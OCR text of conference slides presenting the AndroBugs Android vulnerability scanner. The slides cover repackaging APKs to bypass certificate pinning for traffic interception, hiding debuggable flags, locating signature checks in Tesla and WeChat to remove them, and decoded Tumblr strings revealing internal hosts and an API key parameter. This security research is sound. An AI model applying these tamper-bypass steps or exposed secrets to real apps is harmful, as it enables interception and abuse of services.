



- Replace the trust.keystore in the APK with the modified one.
- Sign the APK again.

AndroBugs

Now! Login Again!

(Connection is created successfully)







This is not a security vulnerability! I just want to make a new Tesla Motors App that is able to MITM!


AndroBugs

Repackage An APK Should Be Better Because …



If you install a malicious Root Certificate on Andriod 4.4 or newer devices





<Hacker>isDebuggable?

- **Scenario:** When repackaging an app, hackers may want to see more logs so they enable the debuggable flag. Developers check this flag to see if their APKs are already being hacked.
- Code used by developers to check debuggable in AndroidManifest.xml:

```
boolean isDebuggable = (0 != (getApplicationInfo().flags & ApplicationInfo.FLAG_DEBUGGABLE));
if (isDebuggable) {
        //do something else
}
```

- **Goal:**
  - Enable the debug mode and pretend as if the debug mode is disabled
  - Repackage a new workable APK

Vector Implementation in AndroBugs Framework

1. Search the calling field: Landroid/content/pm/ApplicationInfo;->flags:I
2. Get the next instruction of the field
3. Check if the opcode of the next instruction is 0xDD(and-int/lit8)
4. Make sure the register number vxx in "iget" and "and-int/lit8" are the same
5. Make sure the last parameter of instruction "and-int/lit8" is 0x2

Java code of Checking Debuggable

```
boolean isDebuggable = (0 != (getApplicationInfo().flags & ApplicationInfo.FLAG_DEBUGGABLE));
if (isDebuggable) {
      //do something else
}
```

Smali code of Checking Debuggable

```
invoke-virtual {p0}, Lcom/example/androiddebuggable/MainActivity;->getApplicationInfo()Landroid/content/pm/ApplicationInfo;
move-result-object v1
iget vxx, v1, Landroid/content/pm/ApplicationInfo;->flags:I
and-int/lit8 v1, vxx, 0x2
if-eqz v1, :cond_0
```

<Hacker>Breaking App's Signature-based Protection

- **Scenario:** If you find the behavior of an app is different (e.g. Unable to login with the correct username and password) after repackaging the app.

- **Keypoint:**
  - Some Android developers know that their applications you have repackaged cannot be signed with their own private certificates.

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HD

AndroBugs

Black Hat USA 2013: How to Build a SpyPhone

- The truth is "Not all the apps are so easy to repackage"

- Some Android developers already know you want to hack or repackage their apps. So they check and compare the signature of the certificate with the predefined one.

<Hacker>Breaking App's Signature-based Protection

Example:

- In WeChat 5.2 Android, you can find if you repackage the app, you can no longer login to WeChat Android successfully.➔ You must solve the puzzles first so as to login to the repackaged WeChat Android

- AndroBugs Framework helps you find the signature-based security checkpoints (puzzles) and you may have the directions to remove the protections.

Tesla Motors Android

```
[Notice] <Signature><Hacker> Getting Signature Code Checking:
         This app has code checking the package signature in the code. It might be used to check for whether the app is hacked by the
         attackers.
             => Lcom/teslamotors/util/BuildUtils;->isDebug(Landroid/content/Context;)Z (0x16) --->
                  Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String; I)Landroid/content/pm/PackageInfo;
             => Lcom/teslamotors/util/BuildUtils;->printKeySigHashes(Landroid/content/Context;)V (0x14) --->
                  Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String; I)Landroid/content/pm/PackageInfo;
```

Compare with the pre-defined signature hash to determine …

```
package com.teslamotors.util;

import android.content.Context;
import android.content.pm.Signature;
import android.util.Log;
import com.teslamotors.tesla.BuildConfig;

public class BuildUtils {
   private static final int DEBUG_SIGNATURE_HASH = 538298971;
   private static final boolean OVERRIDE_FOR_PROD_TEST = false;
   public static final String TAG = "BuildUtils";

   public static boolean isDebug(Context context) {
      try {
         for (Signature sig : context.getPackageManager().getPackageInfo(context.getPackageName(), 64).signatures) {
            if (sig.hashCode() == DEBUG_SIGNATURE_HASH) {
               return true;
            }
         }
         return OVERRIDE_FOR_PROD_TEST;
      } catch (Exception e) {
         Log.w(TAG, "Unable to determine if app is a debug/release build", e);
         return OVERRIDE_FOR_PROD_TEST;
      }
   }
```

AndroBugs

<Hacker> Base64 Decoding Hack

- It’s not a security vulnerability.
- Some developers tend to hide some sensitive Strings with Base64 encoding and they think it is much more secure.
- AndroBugs Framework tries to decode every Base64-like String for fun.

Tumblr Android
(version: 4.0.0.13)

```
public static String getKey(String s)
{
   String s1 = Remember.getString(s, "");
   if(!TextUtils.isEmpty(s1))
      return (new StringBuffer(s1)).reverse().toString();
   else
      return "";
}

public static String getKeyParameter()
{
   return new String(Base64.decode("UEw5SURBRERFVFIvV1otZ1FmQ0pDWi1mRU5SNzJESGticW5pSi1hejZLaWNXK21KbmwwS3hjLS9CZnJiTHZybTFUR0UyY0lGLVVr", 0));
}
```

```
[Critical] <Hacker> Base64 String Encryption:
        Found Base64 encoding "String(s)" (Total: 25). We cannot guarantee all of the Strings are Base64 enc
        binary file:
            randerson.ewr01.tumblr.net
                ->Original Encoding String: cmFuZGVyc29uLmV3cjAxLnR1bWJsci5uZXQ=
                ->From class: Lcom/tumblr/network/TumblrAPI;-><clinit>()V
            PL9IDADDETR/WZ-gQfCJCZ-fENR72DHkbqniJ-az6KicW+mJnl0Kxc-/BfrbLvrm1TGE2cIF-Uk
                ->Original Encoding String: UEw5SURBRERFVFIvV1otZ1FmQ0pDWi1mRU5SNzJESGticW5pSi1hejZLaWNXK21K
                ->From class: Lcom/tumblr/util/ApiSecurityUtils;->getKeyParameter()Ljava/lang/String;
            dev6-jweston-e3559fcb.ewr01.tumblr.net
                ->Original Encoding String: ZGV2Ni1qd2VzdG9uLWUzNTU5ZmNiLmV3cjAxLnR1bWJsci5uZXQ=
                ->From class: Lcom/tumblr/network/TumblrAPI;-><clinit>()V
            xia.ewr01.tumblr.net
                ->Original Encoding String: eGlhLmV3cjAxLnR1bWJsci5uZXQ=
                ->From class: Lcom/tumblr/network/TumblrAPI;-><clinit>()V
            /v2/icwjeroair/nrksaaknsdzc
                ->Original Encoding String: L3YyL2ljd2plcm9haXIvbnJrc2Fha25zZHpj
                ->From class: Lcom/tumblr/util/ApiSecurityUtils;->getRegistrationUrl()Ljava/lang/String;
            /v2/opieruofnl/asdkfboipewprhjon
                ->Original Encoding String: L3YyL29waWVydW9mbmwvYXNka2Zib2lwZXdwcmhqb24=
                ->From class: Lcom/tumblr/util/ApiSecurityUtils;->getRegistrationKeyUrl()Ljava/lang/String;
            kevincoughlin.ewr01.tumblr.net
                ->Original Encoding String: a2V2aW5jb3VnaGxpbi5ld3IwMS50dW1ibHIubmV0
                ->From class: Lcom/tumblr/network/TumblrAPI;-><clinit>()V
```

- Prevent the “grep” command from getting sensitive Strings directly?

AndroBugs

Innocent Code in WeChat Android (version: 5.2 ➔ 6.3.5.50)

- Please DO NOT hide sensitive Strings in Base64
- But PLEASE DO NOT blame on the developers!! Who knows somebody will try to decode every Base64-like String?

```
[Critical] <Hacker> Base64 String Encryption:
           Found Base64 encoding "String(s)" (Total: 1). We cannot guarantee all of the Strings are Base64 encoding and also we will not
           show you the decoded binary file:
               fuck
                   ->Original Encoding String: ZnVjaw==
                   ->From class: Lcom/tencent/mm/ae/c;->gl(Ljava/lang/String;)Ljava/lang/String;
```

```
public final String gl(String s)
{
   if(ck.hX(s))
      return null;
   else
      return l.a(cwN, "remark_", f.h((new StringBuilder()).append(s).append("ZnVjaw==").toString().getBytes()), ".png", 1);
}
```

Base64_encode(“fu*k”) ➔ ZnVjaw==


AndroBugs Framework Sometimes Helps You Find Diamonds

Source Code of AndroBugs Framework

https://github.com/AndroBugs/AndroBugs_Framework

But Please Remember …

- If you get the report from AndroBugs Framework, please DO NOT directly copy and paste the report into the security report form:



Verify the issue and make the POC first

AndroBugs

Conclusions

- Not all companies know about mobile security and have the same attitude or standard toward security. You will need to convince them of your idea, so be prepared with a POC.
- Try to understand or grasp every vulnerability as deep as you can. The most interesting things you've found may be the most dangerous security holes many developers have made.
- Same mistakes are made again and again. AndroBugs Framework can help you find those security vulnerabilities faster and easier.

Thanks

(Please help fill out the BlackHat feedback form)

https://github.com/AndroBugs

@AndroBugs

androbugs.framework@gmail.com